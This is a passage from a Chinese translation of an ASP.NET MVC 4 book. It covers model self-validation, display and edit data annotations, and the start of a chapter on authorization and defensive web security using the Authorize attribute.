自验证(self-validating)模型是指一个知道如何验证自身的模型对象。一个模型对象可以通过实现 IValidatableObject 接口来实现对自身的验证。为演示这个方法，下面在 Order 模型中直接实现对 LastName 字段中单词个数的检查：

```
public class Order : IValidatableObject
{
   public IEnumerable<ValidationResult> Validate(
                       ValidationContext validationContext)
   {
       if (LastName != null &&
           LastName.Split(' ').Length > 10)
       {
           yield return new ValidationResult("The last name has too many words!",
                                              new []{"LastName"});
       }
   }
   // rest of Order implementation and properties
   // ...
}
```

这种方式与特性版本有几个明显的不同点：

- MVC 运行时为执行验证而调用的方法名称是 Validate 而不是 IsValid，但更重要的是，它们的返回类型和参数也不同。

- Validate 的返回类型是 IEnumerable<ValidationResult>，而不是单独的 ValidationResult 对象。因为从表面上看，内部的验证逻辑验证的是整个模型，因此可能返回多个验证错误。
- 这里没有 value 参数传递给 Validate 方法，因为在此 Validate 是一个模型实例方法，在其内部可以直接访问当前模型对象的属性值。

注意上面的代码使用了 C#的 yield return 语法来构建枚举返回值，同时代码还需要显式地告知 ValidationResult 与其关联的字段的名称(在这个例子中字段的名称是 LastName，但是 ValidationResult 的构造函数的最后一个参数是 String 类型的数组，因为这样可以使结果与多个属性关联)。

许多验证场合通过 IValidatableObject 方式都可以更容易地实现，尤其是在需要比较模型多个属性的应用场合中。

到目前为止，我们已经对所有需要知道的验证注解做了介绍，但是 ASP.NET MVC 框架中还有其他一些注解，它们能够影响运行时显示和编辑模型的方式。在前面介绍"友好地显示名称"时，提到了这些注解，现在是深入了解这些内容的时候了。

6.3　显示和编辑注解

在本章的开始部分，我们为顾客创建一个表单来提交订单处理所需要的信息。当时是使用 HTML 辅助方法 EditorForModel 实现的，但生成的表单与期望不符，图 6-8 会帮助我们唤醒记忆。

图　6-8

在这个截图中，可以明显地看出两个问题：

- 不应该显示 Username 字段(它是由控制器操作中的代码来填充和管理的)。
- FirstName 字段的 First 和 Name 两个单词中间应该有一个空格。

解决这些问题的方法也在名称空间 DataAnnotations 中。

和前面看到的验证特性一样，模型元数据提供器会收集下面的显示(和编辑)注解信息，以供 HTML 辅助方法和 ASP.NET MVC 运行时的其他组件使用。HTML 辅助方法可以使用任何可用的元数据来改变模型的显示和编辑 UI。

6.3.1　Display

Display 特性可为模型属性设置友好的"显示名称"。这里就可以使用 Display 特性修改 FirstName 字段的标签显示名称：

```
[Required]
[StringLength(160, MinimumLength=3)]
[Display(Name="First Name")]
public string FirstName { get; set; }
```

加上这个特性后，视图就会渲染出如图 6-9 所示的画面。

Username

First Name

图 6-9

除了名字外，Display 特性还可以控制 UI 上属性的显示顺序。例如，要实现对 LastName 和 FirstName 编辑框显示次序的控制，可使用下面的代码：

```
[Required]
[StringLength(160)]
[Display(Name="Last Name", Order=15001)]
[MaxWords(10, ErrorMessage="There are too many words in {0}")]
public string LastName { get; set; }

[Required]
[StringLength(160, MinimumLength=3)]
[Display(Name="First Name", Order=15000)]
public string FirstName { get; set; }
```

假设在 Order 模型中没有其他属性具有 Display 特性，那么表单中最后两个字段的顺序应该先是 FirstName，然后才是 LastName。Order 参数的默认值是 10 000，各个字段将按照这个值升序排列。

6.3.2 ScaffoldColumn

ScaffoldColumn 特性可以隐藏 HTML 辅助方法(如 EditorForModel 和 DisplayForModel)渲染的一些属性：

```
[ScaffoldColumn(false)]
public string Username { get; set; }
```

添加这个特性后，EditorForModel 辅助方法将不再为 Username 字段显示输入元素和 label 标签。然而这里需要注意的是，如果模型绑定器在请求中看到匹配的值，那么它仍然会试图为 Username 属性赋值。第 7 章会深入介绍这个应用(称为重复提交)。

尽管上面介绍的这两个特性足以应对订单表单的所有显示场合，但下面仍然继续讲解和 ASP.NET MVC 4 结合使用的其他注解。

6.3.3 DisplayFormat

通过命名参数，DisplayFormat 特性可用来处理属性的各种格式化选项。当属性包含空

值时，可以提供可选的显示文本，也可以为包含标记的属性关闭 HTML 编码，还可以为运行时指定一个应用于属性值的格式化字符串。下面的代码可将模型的 Total 属性值格式化为货币值形式：

```
[DisplayFormat(ApplyFormatInEditMode=true, DataFormatString="{0:c}")]
public decimal Total { get; set; }
```

ApplyFormatInEditMode 参数的值默认是 false，所以如果想把 Total 属性格式化为表单输入元素，需要将属性 ApplyFormatInEditMode 的值设置为 true。例如，当把模型中 decimal 类型的 Total 属性值设置为 12.1 时，将在视图中看到如图 6-10 所示的输出。




图　6-10

之所以将 ApplyFormatInEditMode 参数的默认值设为 false，其中一个主要原因是 ASP.NET MVC 模型绑定器不能显示那些解析格式化的值。在这个例子中，由于字段中包含有货币符号，模型绑定器将不能解析提交回的价格值。因此应将属性 ApplyFormatInEditModel 的值设为 false。

6.3.4　ReadOnly

如果需要确保默认的模型绑定器不使用请求中的新值来更新属性，可在属性上添加 ReadOnly 特性：

```
[ReadOnly(true)]
public decimal Total { get; set; }
```

注意这里的 EditorForModel 辅助方法仍会为 Total 属性显示一个可用的输入元素，因此，只有模型绑定器考虑 ReadOnly 特性。

6.3.5　DataType

DataType 特性可为运行时提供关于属性的特定用途信息。例如，String 类型的属性可应用于很多场合——可以保存 e-mail 地址、URL 或是密码。DataType 特性可以满足所有这些需求。如果看过 MVC Music Store 的账户登录模型，就会发现下面的代码：

```
[Required]
[DataType(DataType.Password)]
[Display(Name="Password")]
public string Password { get; set; }
```

对于一个 Name 参数为 Password 的 DataType，ASP.NET MVC 中的 HTML 编辑器辅助方法就会渲染一个 type 特性值为“password”的输入元素。这就意味着当在浏览器中输入密码时，就看不到输入的字符了(如图 6-11 所示)。




图 6-11

其他数据类型还有 Currency、Date、Time 和 MultilineText。

6.3.6 UIHint

UIHint 特性给 ASP.NET MVC 运行时提供了一个模板名称，以备调用模板辅助方法(如 DisplayFor 和 EditorFor)渲染输出时使用。也可定义自己的模板辅助方法来重写 ASP.NET MVC 的默认行为，第 16 章将介绍如何自定义模板。

6.3.7 HiddenInput

HiddenInput 在名称空间 System.Web.Mvc 中，它可以告知运行时渲染一个 type 特性值为“hidden”的输入元素。隐藏输入可以很好地保存表单中信息，但用户在浏览器中不能看到，也不能编辑这些数据(因为恶意用户可以通过改变提交的表单值来改变输入值，所以不要想当然地认为这个特性是万无一失的)，以便浏览器将原有数据返回给服务器。

6.4 小结

本章首先介绍了应用于验证的数据注解，接着介绍了 ASP.NET MVC 运行时如何在 Web 应用程序中使用模型元数据、模型绑定器以及 HTML 辅助方法来构建良好的验证逻辑。这些验证不需要重复的代码就可以在服务器端和客户端都提供验证特性。还介绍了如何为自定义的验证逻辑构建自定义的注解，并与自验证模型进行了比较。最后阐述了如何使用数据注解来影响视图中 HTML 辅助方法的 HTML 输出。

第 7 章

成员资格、授权和安全性

本章主要内容

- 要求用 Authorize 特性登录
- 要求角色成员使用 Authorize 特性
- Web 应用程序中安全向量的用法
- 防御性编码

保护 Web 应用程序的安全性看起来是件苦差事。这件必须要做的工作并不能带来太多乐趣。但是为了回避尴尬的安全漏洞问题，程序的安全性通常还是不得不做的。

的确，“安全”听起来并不像有太多乐趣。通常情况下，介绍安全性的章节的内容要么是大胆承诺，要么是专横无理。本书的作者也读过这方面的相关书籍，他们清楚地意识到不能滥用读者的信任。简而言之，本章确实非常重要，希望本章能够为您提供足够丰富的信息。

ASP.NET Web Forms 开发人员：我们不在堪萨斯州！

因为 ASP.NET MVC 不像 ASP.NET Web Forms 那样提供了很多自动保护机制来保护页面不受恶意用户的攻击，所以必须阅读本章来了解这方面的知识。更明确地说，ASP.NET Web Forms 致力于使应用程序免受攻击。例如：

- 服务器组件对显示的值和特性进行 HTML 编码，以帮助阻止 XSS 攻击。
- 加密和验证视图状态，从而帮助阻止篡改提交的表单。
- 请求验证(%@page validaterequest="true"%)截获看起来是恶意的数据，并给出警告(这是 ASP.NET MVC 框架默认开启的保护)。
- 事件验证帮助阻止注入攻击和提交无效值。

转向 ASP.NET MVC 意味着这些问题的处理落到了程序员的肩上——对于某些人来说

可能会引起恐慌，而对另一些人来说可能是一件好事。

如果认为框架 “就应该处理这种事情”的话，那么确实有一种框架可以处理这一类事情，而且处理得很好，它就是 ASP.NET Web Forms。然而，其代价就是失去了一些控制，因为 ASP.NET Web Forms 引入了抽象层次。

ASP.NET MVC 对标记和程序的运行提供了更多控制，这意味着程序员要承担更多责任。要明确的是，ASP.NET MVC 提供了许多内置的保护机制(例如，默认利用 HTML 辅助方法和 Razor 语法进行 HTML 编码以及请求验证等功能特性)。然而，如果不理解 Web 的安全机制——这些正是本章所讲的内容，就很容易搬起石头砸自己的脚。

之所以应用程序存在安全隐患，主要是因为开发人员缺乏足够的信息或理解。我们想要改变这一局面，但是我们也意识到人无完人，难免有疏忽的时候。鉴于此，请记住这里的锦囊妙语，这也是本章的关键总结语句：

- 永远都不要相信用户提供的任何数据。
- 每当渲染作为用户输入而引入的数据时，请对其进行 HTML 编码(如果数据作为特性值显示，就应对其进行 HTML 特性编码(HTML-attribute-encode))。
- 考虑好网站的哪些部分允许匿名访问，哪些部分要求认证访问。
- 不要试图自己净化用户的 HTML 输入(使用白名单或其他方法)——否则就会失败。
- 在不需要通过客户端脚本(大部分情况下)访问 cookie 时，使用 HTTP-only cookie。
- 请记住，外部输入不是显式的表单域，因为它包括 URL 查询字符串、隐藏表单域、Ajax 请求以及我们使用的外部 Web 服务结果等。
- 强烈建议使用 AntiXSS 库(www.codeplex.com/AntiXSS)。

显而易见，还有很多需要学习的内容——包括一些常见攻击的工作原理及其背后的意图。所以要紧跟作者的思路，接下来将揣测用户的想法，当然那些试图攻击我们站点的人也算是用户。这样您就有了敌人，他们正在等待您构建应用程序，好让他们过来攻破它。如果以前没有遇到过这种情况，那么可能的原因不外乎以下两种：

- 到目前为止还没有构建过应用程序。
- 以前没有发现有人攻击自己的应用程序。

黑客、解密高手、垃圾邮件发送者、病毒、恶意软件——它们都想进入计算机并查看里面的数据。在阅读本段内容时，我们的电子邮箱很可能已经转发了很多封电子邮件。我们的端口遭到了扫描，而一个自动化的蠕虫很有可能正在尝试通过各种操作系统漏洞找到进入 PC 的途径。由于这些攻击都是自动的，因此它们在不断地探索，寻找一个开放的系统。

开始介绍本章内容似乎有些艰难；然而需要立刻理解的一点是：这并不是个人问题，不能与个人问题等同看待。事实上，有人认为所有计算机(以及其中的信息)都是等待捕获的“猎物”。

同时，应用程序的构建基于这样一个假设，即只有特定用户才能执行某些操作，而其

他用户则不能执行这些操作。开发人员希望的应用程序使用方式和黑客的使用方式之间有一条不可逾越的鸿沟。本章将讲解如何利用成员资格、授权和 ASP.NET MVC 中提供的安全特性来应对用户以及那些在线攻击的匿名群体。

本章首先介绍如何使用 ASP.NET MVC 中的安全特性来执行像授权这样的应用功能，然后介绍如何处理常见的安全威胁。记住，尽管这都是相同连续的一部分，但是确保访问 ASP.NET MVC 应用程序的每个用户都能按照设计的方式使用它，才是安全问题的讨论范畴。

7.1　使用 Authorize 特性登录

保护应用程序安全的第一步，同时也是最简单的一步，就是要求登录系统的用户访问那些由应用程序指定的 URL。我们可以通过使用控制器上或者控制器内部特定操作上的 Authorize 操作过滤器来实现。Authorize 特性是 ASP.NET MVC 自带的默认授权过滤器，可用来限制用户对操作方法的访问。将该特性应用于控制器，就可以快速将其应用于控制器中的每个操作方法。

身份验证和授权

人们有时对用户身份验证和用户授权之间的区别感到困惑。这两个词很容易混淆，但总的来讲，身份验证是指通过使用登录机制的一些表单(包含用户名/密码、OpenID 等说明自己身份的项)来核实用户的身份。授权验证是用来核实登录站点的用户是否在他们的权限内执行操作。这通常使用一些基于角色的系统来实现。

授权特性不带任何参数，只要求用户以某种角色身份登录网站——换句话说，它禁止匿名访问。接下来首先介绍如何实现禁止匿名访问，而后介绍对特定角色访问权限的限制。

7.1.1　保护控制器操作

现在根据一个非常简单的购物应用需求，开始创建音乐商店应用程序。程序中的 StoreController 控制器仅包含两个操作——Index(用来显示专辑列表)和 Buy：

```
using System.Collections.Generic;
using System.Linq;
using System.Web.Mvc;
using Wrox.ProMvc4.Security.Authorize.Models;

namespace Wrox.ProMvc4.Security.Authorize.Controllers
{
  public class StoreController : Controller
  {
     public ActionResult Index()
     {
        var albums = GetAlbums();
```

```
            return View(albums);
        }

        public ActionResult Buy(int id)
        {
            var album = GetAlbums().Single(a => a.AlbumId == id);

            //Charge the user and ship the album!!!
            return View(album);
        }

        // A simple music catalog
        private static List<Album> GetAlbums()
        {
            var albums = new List<Album>{
                new Album { AlbumId = 1, Title = "The Fall of Math",
                            Price = 8.99M},
                new Album { AlbumId = 2, Title = "The Blue Notebooks",
                            Price = 8.99M},
                new Album { AlbumId = 3, Title = "Lost in Translation",
                            Price = 9.99M },
                new Album { AlbumId = 4, Title = "Permutation", Price = 10.99M },
            };
            return albums;
        }
    }
}
```

显然，上面的代码没有禁止用户的匿名访问。之所以这样，是因为目前的控制器允许用户匿名购买专辑。然而，在实际应用中，当用户购买专辑时，系统需要知道他们的身份。因此，需要在 Buy 操作上添加 Authorize 特性来解决这个问题，代码如下所示：

```
[Authorize]
public ActionResult Buy(int id)
{
    var album = GetAlbums().Single(a => a.AlbumId == id);

    //Charge the user and ship the album!!!
    return View(album);
}
```

如果想查看这段代码，可使用 NuGet 将 Wrox.ProMvc4.Security.Authorize 包安装在一个默认的 ASP.NET MVC 项目中，命令如下所示：

```
Install-Package Wrox.ProMvc4.Security.Authorize
```

运行应用程序，浏览到/Store，将看到一个专辑列表。查看这个页面不需要登录和注册，如图 7-1 所示。




图　7-1

然而，当单击 Buy 链接的时候，就会要求登录(如图 7-2 所示)。




图　7-2

由于我们现在还没有账户，因此需要单击 Register 链接，到一个标准账户注册页面进行注册，如图 7-3 所示。

